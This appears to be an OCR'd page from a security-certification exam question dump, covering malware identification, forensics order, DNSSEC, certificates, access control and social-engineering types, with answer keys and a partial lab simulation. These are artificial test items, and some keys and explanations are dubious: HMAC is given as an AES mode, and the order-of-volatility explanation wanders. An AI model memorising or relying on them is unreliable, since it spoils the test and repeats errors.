
```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address     Foreign Address         State
TCP   0.0.0.0:135       0.0.0.0:0               LISTENING        RpcSs [svchost.exe]
TCP   0.0.0.0:445       0.0.0.0:0               LISTENING        [svchost.exe]

TCP   192.168.1.10:5000 10.37.213.20            ESTABLISHED      winserver.exe
UDP   192.168.1.10:1900 *.*                                      SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?
A. RAT
B. Keylogger
C. Spyware
D. Worm
E. Bot
Answer: C

133.Drag and Drop Questions
A forensic analyst is asked to respond to an ongoing network attack on a server. Place the items in the list below in the correct order in which the forensic analyst should preserve them.



Answer:



1 CPU cache

2 RAM

3 Swap

4 Hard drive

Explanation:

When dealing with multiple issues, address them in order of volatility (OOV); always deal with the most volatile first. Volatility can be thought of as the amount of time that you have to collect certain data before a window of opportunity is gone. Naturally, in an investigation you want to collect everything, but some data will exist longer than others, and you cannot possibly collect all of it once. As an example, the OOV in an investigation may be RAM, hard drive data, CDs/DVDs, and printouts.

Order of volatility: Capture system images as a snapshot of what exists, look at network traffic and logs, capture any relevant video/screenshots/hashes, record time offset on the systems, talk to witnesses, and track total man-hours and expenses associated with the investigation.

134.Malicious traffic from an internal network has been detected on an unauthorized port on an application server.

Which of the following network-based security controls should the engineer consider implementing?

A. ACLs

B. HIPS

C. NAT

D. MAC filtering

Answer: A

135.A company wants to host a publicly available server that performs the following functions:
- Evaluates MX record lookup
- Can perform authenticated requests for A and AAA records
- Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

A. DNSSEC

B. SFTP

C. nslookup

D. dig

Answer: A

Explanation:

DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

136.Which of the following attack types BEST describes a client-side attack that is used to mandate an HTML iframe with JavaScript code via web browser?

A. Buffer overflow

B. MITM

C. xss

D. SQLi

Answer: C

137.A company has a data classification system with definitions for "Private" and public." The company's security policy outlines how data should be protected based on type. The company recently added the data type "Proprietary".

Which of the following is the MOST likely reason the company added this data type?

A. Reduced cost

B. More searchable data

C. Better data classification

D. Expanded authority of the privacy officer

Answer: C

138.A security administrator is developing training for corporate users on basic security principles for personal email accounts.

Which of the following should be mentioned as the MOST secure way for password recovery?

A. Utilizing a single Qfor password recovery

B. Sending a PIN to a smartphone through text message

C. Utilizing CAPTCHA to avoid brute force attacks

D. Use a different e-mail address to recover password

Answer: B

139.A company researched the root cause of a recent vulnerability in its software. It was determined that the vulnerability was the result of two updates made in the last release. Each update alone would not have resulted in the vulnerability.

In order to prevent similar situations in the future, the company should improve which of the following?

A. Change management procedures

B. Job rotation policies

C. Incident response management

D. Least privilege access controls

Answer: A

140.A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it.

Which of the following should be done to prevent this scenario from occurring again in the future?

A. Install host-based firewalls on all computers that have an email client installed

B. Set the email program default to open messages in plain text

C. Install end-point protection on all computers that access web email

D. Create new email spam filters to delete all messages from that sender

Answer: B

141.A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage.

Which of the following should be implemented?

A. Recovery agent

B. Ocsp

C. Crl

D. Key escrow

Answer: C

142.An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection.

Which of the following AES modes of operation would meet this integrity-only requirement?

A. HMAC

B. PCBC

C. CBC

D. GCM

E. CFB

Answer: A

143.The chief security officer (CS0) has issued a new policy that requires that all internal websites be configured for HTTPS traffic only. The network administrator has been tasked to update all internal sites without incurring additional costs.

Which of the following is the best solution for the network administrator to secure each internal website?

A. Use certificates signed by the company CA

B. Use a signing certificate as a wild card certificate

C. Use certificates signed by a public ca

D. Use a self-signed certificate on each internal server

Answer: A

144.A security program manager wants to actively test the security posture of a system. The system is not yet in production and has no uptime requirement or active user base.

Which of the following methods will produce a report which shows vulnerabilities that were actually exploited?

A. Peer review

B. Component testing

C. Penetration testing

D. Vulnerability testing

Answer: C

Explanation:

A penetration test, or pen test, is an attempt to evaluate the security of an IT infrastructure by safely trying to exploit vulnerabilities.

145.A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access.

Which of the following would be the BEST course of action?

A. Modify all the shared files with read only permissions for the intern.

B. Create a new group that has only read permissions for the files.

C. Remove all permissions for the shared files.

D. Add the intern to the "Purchasing" group.

Answer: B

146.A business has recently deployed laptops to all sales employees. The laptops will be used primarily from home offices and while traveling, and a high amount of wireless mobile use is expected.

To protect the laptops while connected to untrusted wireless networks, which of the following would be the BEST method for reducing the risk of having the laptops compromised?

A. MAC filtering

B. Virtualization

C. OS hardening

D. Application white-listing

Answer: C

147.A Security engineer is configuring a system that requires the X 509 certificate information to be pasted into a form field in Base64 encoded format to import it into the system.

Which of the following certificate formats should the engineer use to obtain the information in the required format?

A. PFX

B. PEM

C. DER

D. CER

Answer: B

148.When performing data acquisition on a workstation, which of the following should be captured based on memory volatility? (Select TWO).

A. USB-attached hard disk

B. Swap/pagefile

C. Mounted network storage

D. ROM

E. RAM

Answer: BE

149.When configuring settings in a mandatory access control environment, which of the following specifies the subjects that can access specific data objects?

A. Owner


B. System

C. Administrator

D. User

Answer: C

150.A systems administrator is reviewing the following information from a compromised server:



Process	DEP	Local Address	Remote Address
LSASS	YES	0.0.0.0.	10.210.100.62
APACHE	NO	0.0.0.0	10.130.210.20
MySQL	NO	127.0.0.1	127.0.0.1
TFTP	YES	191.168.1.10	10.34.221.96

Given the above information, which of the following processes was MOST likely exploited via a remote buffer overflow attack?

A. Apache

B. LSASS

C. MySQL

D. TFTP

Answer: A

151.A user clicked an email link that led to a website that infected the workstation with a virus. The virus encrypted all the network shares to which the user had access. The virus was not detected or blocked by the company's email filter, website filter, or antivirus.

Which of the following describes what occurred?

A. The user's account was over-privileged.

B. Improper error handling triggered a false negative in all three controls


C. The email originated from a private email server with no malware protection

D. The virus was a zero-day attack

Answer: D

152.Which of the fallowing security controls does an iris scanner provide?
A. Logical
B. Administrative
C. Corrective
D. Physical
E. Detective
F. Deterrent
Answer: D

153.An auditor wants to test the security posture of an organization by running a tool that will display the following:




```
JIMS              <00> UNIQUE    Registered
WORKGROUP         <00> GROUP     Registered
JIMS              <00> UNIQUE    Registered
```

Which of the following commands should be used?
A. nbtstat
B. nc
C. arp
D. ipconfig
Answer: A

154.Which of the following attacks specifically impacts data availability?
A. DDoS
B. Trojan
C. MITM
D. Rootkit
Answer: A
Explanation:
Availability is best ensured by rigorously maintaining all hardware, performing hardware repairs immediately when needed and maintaining a correctly functioning operating system environment that is free of software conflicts. It’s also important to keep current with all necessary system upgrades. Providing adequate communication bandwidth and preventing the occurrence of bottlenecks are equally important. Redundancy, failover, RAID even high-availability clusters can mitigate serious consequences when hardware issues do occur. Fast and adaptive disaster recovery is essential for the worst case scenarios; that capacity is reliant on the existence of a comprehensive disaster recovery plan (DRP). Safeguards against data loss or interruptions in connections must include unpredictable events such as natural disasters and fire. To prevent data loss from such occurrences, a backup copy may be stored in a geographically-isolated location, perhaps even in a fireproof, waterproof safe. Extra security equipment or software such as firewalls and proxy servers can guard against downtime and unreachable data due to malicious actions such as denial-of-service (DoS) attacks and network intrusions.

155.Drag and Drop Question

Task: Determine the types of attacks below by selecting an option from the dropdown list.



Email sent to multiple users to a link to verify username/password on external site


Phone calls made to CEO of organization asking for various financial data

Phone call is made to individual stating there was an IT issue, and asked for the user's password over the phone

You're on a social media site and an instant message pops up from a friend with a link to a new breakthrough diet

A friend/colleague asks you questions of a personal nature, which could be considered typical password reset questions.

Answer:



Email sent to multiple users to a link to verify username/password on external site	Phishing
Phone calls made to CEO of organization asking for various financial data	Whaling
Phone call is made to individual stating there was an IT issue, and asked for the user's password over the phone	Vishing
You're on a social media site and an instant message pops up from a friend with a link to a new breakthrough diet	Spim
A friend/colleague asks you questions of a personal nature, which could be considered typical password reset questions.	Social Engineering

Phishing
Pharming
Vishing
Whaling
X-Mas
Spoofing
Hoax
Spam
Spim
Social Engineering

Explanation:

A: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.

B: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles. Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats.


C: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.

D: SPIM is a term sometimes used to refer to spam over IM (Instant Messaging). It's also called just spam,

instant spam, or IM marketing. No matter what the name, it consists of unwanted messages transmitted through some form of instant messaging service, which can include Short Message Service (SMS).
E: Social engineering is a non-technical method of intrusion hackers use that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. It is one of the greatest threats that organizations today encounter. A social engineer runs what used to be called a "con game." For example, a person using social engineering to break into a computer network might try to gain the confidence of an authorized user and get them to reveal information that compromises the network's security. Social engineers often rely on the natural helpfulness of people as well as on their weaknesses. They might, for example, call the authorized employee with some kind of urgent problem that requires immediate network access.
Appealing to vanity, appealing to authority, appealing to greed, and old-fashioned eavesdropping are other typical social engineering techniques.
http://www.webopedia.com/TERM/P/phishing.html
http://www.techopedia.com/definition/28643/whaling
http://www.webopedia.com/TERM/V/vishing.html
http://searchsecurity.techtarget.com/definition/social-engineering

156.When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?
A. DES
B. AES
C. MD5
D. WEP
Answer: B


157.Lab Simulation
You have just received some room and WiFi access control recommendations from a security consulting company.
Click on each building to bring up available security controls. Please implement the following requirements:
The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris render.
The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.
In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.
In the Help Desk Office you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.
The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.




CEO's Office
Available Security Controls

- ☑ Iris Scanner
- ☑ Thumbprint Scanner
- ☐ Username/Password
- ☐ Smart Card Reader
- ☑ Voice Recognition
- ☐ Pin Pad

Instructions: The original security controls for each office can be reset at anytime by selecting the Reset button. Once you have met the above requirements for each office, select the Save button.
When you have completed the entire simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



PII Processing Office
Available Security Controls

- ☑ Iris Scanner
- ☑ Thumbprint Scanner
- ☐ Proximity Badge
- ☑ Smart Card Reader
- ☐ One Time Password Token
- ☑ Pin Pad




Public Cafe
Available Security Controls

☑ 128-bit key
☑ 64-bit key
☑ Pre-share Key
☑ PKI certificate
☑ SSH Key
☑ Pin Pad




Help Desk
Available Security Controls

□ Iris Scanner
□ Thumbprint Scanner
□ Password
☑ Proximity Badge
□ Voice Recognition
□ Pin Pad



Data Center
Available Security Controls

□ Iris Scanner
□ Thumbprint Scanner
□ Mantrap
☑ Smart Card Reader
□ Voice Recognition
□ Pin Pad




CEO's Office

Available Security Controls

- ☑ Iris Scanner
- ☑ Thumbprint Scanner
- ☐ Username/Password
- ☐ Smart Card Reader
- ☑ Voice Recognition
- ☐ Pin Pad

